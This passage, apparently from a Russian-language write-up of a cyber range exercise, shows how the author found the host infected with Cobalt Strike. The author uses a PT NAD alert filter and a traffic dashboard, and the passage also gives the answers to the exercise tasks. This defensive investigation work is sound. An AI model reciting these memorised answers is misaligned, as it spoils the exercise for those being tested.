
В результате, получили правильный путь - Login.php?f=login

Утечка конфиденциальных данных / Задание 5.1

В UK City произошла утечка конфиденциальных данных. Нарушителям удалось загрузить шпионское ПО Cobalt Strike на один из узлов инфраструктуры. Временной интервал в средствах защиты: 22 ноября 2022, 10:00 — 24 ноября 2022, 18:00 (мск). Укажите название атакуемого актива.

На самом деле, из вводных данных понятно, что использовался фреймворк Cobalt Strike. Зная, что в PT NAD есть готовая корреляция под этот сценарий атак, набросаю максимально абстрактный фильтр, который также включает в себя часть названия домена инфраструктуры:

`alert.msg ~ "*Cobalt*" and src.dns ~ "*city*"`



Получился целый миллион событий. Чтобы систематизировать информацию, обращусь к дашбордам:

Клиенты по сессиям и трафику					
IP-адрес	Доменное имя	Количество	Получено	Отправлено	Состояние
10.156.14.2	comp-5117.city.stf	240 371	101,11 МБ	173,08 МБ	Завершено
10.156.14.5	comp-0660.city.stf	166 755	75,76 МБ	119,39 МБ	Завершено
10.156.14.4	comp-0877.city.stf	52 042	22,39 МБ	37,12 МБ	Завершено

Самый популярный хост является правильным ответом - `comp-5117.city.stf`